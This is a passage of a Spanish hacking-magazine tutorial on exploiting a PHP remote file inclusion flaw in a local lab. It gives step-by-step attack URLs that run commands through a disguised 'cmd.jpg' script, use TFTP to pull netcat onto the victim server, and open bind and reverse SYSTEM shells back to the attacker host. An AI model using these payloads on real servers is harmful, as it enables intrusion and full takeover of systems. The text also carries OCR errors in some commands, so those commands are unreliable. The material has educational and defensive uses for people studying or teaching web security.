
R: No!! Rotundamente NO!! Recuerda que solo podemos definir una variable con el carácter "**?**" tan solo una vez, y que todas las siguientes variables deben de ser definidas con el carácter "**&**", recuerda el ejemplo del "print".
La variable "**?page**" es la primera variable que contiene el carácter "**?**" así que para definir la variable "**cmd**" utilizaremos "**&cmd**".
Es decir, debemos escribir en la barra de tareas:

http://192.168.0.4/Practicas%20RFI/index.php?page=http://192.168.0.4/cmd.jp&cmd=COMANDO

Donde "**COMANDO**" lo debemos de interpretar como el comando que deseamos que el servidor ejecute.

A que esperas, realicemos nuestro primer "**DIR**", ya sabes, para que nos muestre con un listado todos los directorios de la ruta donde nos encontremos:

http://192.168.0.4/Practicas%20RFI/index.php?page=http:/192.168.0.1/cmd.jpg&cmd=dir



Y di deseas conocer más comandos del DOS prueba con esto:

http://192.168.0.4/Practicas%20RFI/index.php?page=http:/192.168.0.1/cmd.jpg&cmd=help

|NOTA: Si cuando intentas ejecutar comandos en el servidor vulnerable y dicho servidor no realiza las peticiones o contesta con un error parecido a este:

"Warning: system() has been disabled for security rehaznos in .../.../.../cmd.jpg on line 2"

Esto indica que en caso de PHP la propiedad Safe_Mode, específica en el archivo de configuración PHP.ini (C:\windows\php.ini), esta en "ON" y esto provocará que no

podamos ejecutar comandos tanto con funciones como shell_exec, proc_open, pass-thur u otras para ejecutar comandos.

Aunque también podemos encontrarnos otros problemas como que el servidor nos muestre el código de la imagen "trucada", debido a que la propiedad allow_url_fopen, específica en PHP, este en "OFF"

Si has seguido todos nuestros pasos no deberías encontrarte con ninguno de estos problemas, recuerda que nuestro servidor se encuentra instalado por defecto.|

Lo siento, ya no tienes excusa…
En tus manos tienes las riendas que conducirán al Servidor Vulnerable por donde tú decidas…
Ahora es el momento de echarle un toque de imaginación, ya sabes, la imaginación es la llave que abre infinitas puertas…

3.3.- CONSIGUIENDO OTRA SHELL, ¡¡ARRIBA NETCAT!!:


Supongo que muchos sois los que preferís una consola de comandos de toda la vida, si esa deprimida ventana negra donde se introducen comandos a diestro y a siniestro sin poder mover para nada el tan valioso ratón, antes que usar el explorador del sistema.

Pues nada, aquí todo al gusto del consumidor, hagámonos con el poder del servidor con un shell de toda la vida…

Para ello usaremos nuestro querido y apreciado **NETCAT** y una utilidad muy interesante de la que disponen todos los sistemas Windows para la transferencia de archivos, os hablo de un amigo ya bastante conocido para los lectores habituales de esta revista, el archiconocido **TFTP** un **cliente** que trabaja con el protocolo **UDP**.

Bien, pongamos de nuevo manos a la masa, sin tiempo que perder descargarte de la gran red un servidor llamado **TFTP** (TFTP32).
Descomprímelo en la ruta "**C:\subir\tftp**". Dentro de la carpeta "**tftp**" encontraras un archivo ejecutable, ejecútalo.

Si eres un poco observador, observaras que en la parte inferior el programa dispone de tres botones, pulsa sobre el segundo botón, **Settings**.



Luego configura dicha ventana como la de la imagen:

Security → None
Timeout → 9
Max Retransmit → 3
TFTP port → **69**
Base Directory → C:\subir

Finalmente, pulsa OK.

Bien, ahora ya disponemos de un servidor operativo preparado para servir archivos a todo cliente que lo solicite… Aunque para que podamos servir archivos es necesario disponer de algún archivo en el directorio "C:\subir" xD.
De nuevo, sin tiempo que perder, descarga el **NETCAT**, (que por cierto, ya ha sido liberada la última versión de tan preciado programa) descomprímelo, accede a la carpeta donde lo hayas descomprimido y copia el ejecutable de nombre "**nc.exe**" en la ruta "**C:\subir**".
Ya esta, ya tenemos todo preparado para subir nuestra maravillosa navaja suiza.

Desde el **PC atacante** abre el navegador que más te guste, e introduce en la barra de direcciones la siguiente dirección:

http://127.0.0.1/Practicas%20RFI/index.php?page=http://localhost/cmd.jpg&cmd=

Recuerda que para ejecutar comandos debemos escribir el comando después del igual ("=").
En nuestro caso lo que deseamos es ejecutar el cliente "**tftp.exe**" del que disponen todos los sistemas Windows, que se encuentra en la ruta "**C:\windows\system32**". Todo ello debe ser ejecutado en el **Servidor Vulnerable** desde la barra de direcciones.

Una vez ejecutado el **cliente TFTP** debemos de introducir los siguientes parámetros:

Tftp.exe –i IP_del_servidorTFTP GET Nombre_del_archivo_a_subir

Donde:

i-: Especifica que la transferencia se realizara en el **modo de transferencia binario**. En **modo binario** el archivo se transfiere literalmente byte a byte.

IP_del_servidorTFTP: Es la **IP** del **host** donde corre el **Servidor TFTP**, en nuestro escenario la IP debe ser **192.168.0.1**, **IP del PC atacante**.


GET o PUT: Donde **GET** transfiere el archivo alojado en el **Servidor TFTP** al **cliente** que lo solicita. El caso contrario sería **PUT** que transfiere el archivo del **cliente** al **Servidor TFTP**. En este caso usaremos **GET**.

Nombre_del_archivo_a_subir: Nombre del archivo que deseamos subir o bajar del cliente. (El nombre de nuestro archivo debe ser **nc.exe**)


Ahora que ya sabemos todos los parámetros necesarios debemos de transformarlo todo ello en una dirección para que el servidor lo ejecute:

http://192.168.0.4/Practicas%20RFI/index.php?page=http://192.168.0.1/cmd.jpg&cmd=tftp.exe%20-i%20192.168.0.1%20GET%20nc.exe

Si hemos hecho todo siguiendo nuestros pasos observaremos que el Servidor FTP32 a logueado una conexión del **Servidor Vulnerable** (**192.168.0.4**):



Y el explorador nos responderá con un mensaje como este:



Con esto podemos afirmar que nuestro amigo **NETCAT** esta alojado en el **Servidor Vulnerable** en la ruta "**C:\AppServ\www\Practicas RFI**" ya que es ahí donde se encuentra la página vulnerable.

Para conseguir nuestra ansiada **consola de comandos** o **shell**, como quieras llamarla, tan solo debemos de escribir la siguiente dirección en el navegador:

http://192.168.0.4/Practicas%20RFI/index.php?page=http://192.168.0.1/cmd.jpg&cmd=nc.exe%20-vv%20-l%20-p%2080%20-e%20cmd.exe

|NOTA: Cuando introduzcas comandos mediante la barra de direcciones para realizar alguna operación con algún archivo es necesario que especifiques su extensión, si no el servidor no sabrá a que te estas refiriendo, si es un ejecutable, una imagen, una carpeta, etc… y pasara completamente de todo.|

Ha estas alturas todos deberíamos conocer perfectamente los parámetros que le he indicado a **NETCAT**, pero como siempre, expliquémonos:

Con los parámetros "**nc.exe –vv –l –p 80 –e cmd.exe"** lo que estamos provocando es que **NETCAT** escuche peticiones de conexión por el puerto **80** y que cuando se realice la conexión sirva al conectado ni más ni menos que una maravillosa **shell de system32**. Aunque existen distintas posturas que defiende que el argumento "**–e**" no se debe de utilizar cuando **NETCAT** trabaje como **Servidor**, como es este caso, ya que podría ser inseguro.

Al usar el argumento **-vv** estamos activando el **Very Verbose** del **NETCAT** que provoca que nos informe detalladamente sobre la conexión. El argumento **–l** (listen/escuchar) pone a la escucha el puerto que se argumente mediante **–p** (port/puerto).

Aunque parezca mentira, una simple línea, puede darnos mucho que hablar, resumiendo…


Todos sabemos que un **Servidor Web** normalmente trabaja mediante el puerto 80. Pero si nosotros le indicamos a **NETCAT** que también escuche peticiones de conexión por el mismo puerto, es decir, por el puerto 80. Esto provocará que **NETCAT** se superponga al **Servidor Web**, es decir, que cuando se realice una petición de conexión por el puerto 80, quien se quedara con la conexión será **NETCAT** y todas las restantes peticiones que se realicen después serán absorbidas por el **Servidor Web**, siempre y cuando **NETCAT** no vuelva o esté escuchando por el mismo puerto.

Esto puede provocar que el servidor quede fuera de servicio para todos los demás usuarios que estén utilizando en ese preciso momento el servidor y que ni siquiera podamos obtener nuestra ansiada consola de comandos.

Siguiendo con lo que estábamos e imaginando que no nos encontramos con ninguno de los anteriores problemas tan solo debemos de abrir una consola en nuestro sistema, ya sabes el **intérprete de comandos** o **cmd**, acceder a la carpeta donde hayamos descomprimido **NETCAT** y una vez dentro ejecutar **NETCAT** con los siguientes argumentos:

nc.exe 192.168.0.4 80

Y obtendremos por fin nuestra más que ansiada **SHELL** de **SYSTEM32**:



También podréis conseguir una **shell** ejecutando **NETCAT** con los siguientes argumentos en el **PC 1**:

nc.exe –vv –l –p 8888

Y escribir la siguiente dirección en la barra de direcciones:

http://192.168.0.4/Practicas%20RFI/index.php?page=http://192.168.0.1/cmd.jpg&cmd=nc.exe%20192.168.0.1%20-e%20cmd.exe

Y como caída del cielo obtendréis otra maravillosa **SHELL** de **SYSTEM32.**

ATENTAMENTE **NeTTinG.**

“Cuando la oscuridad nuble tu vista, que la paranoia sea tu guía…” J Pérez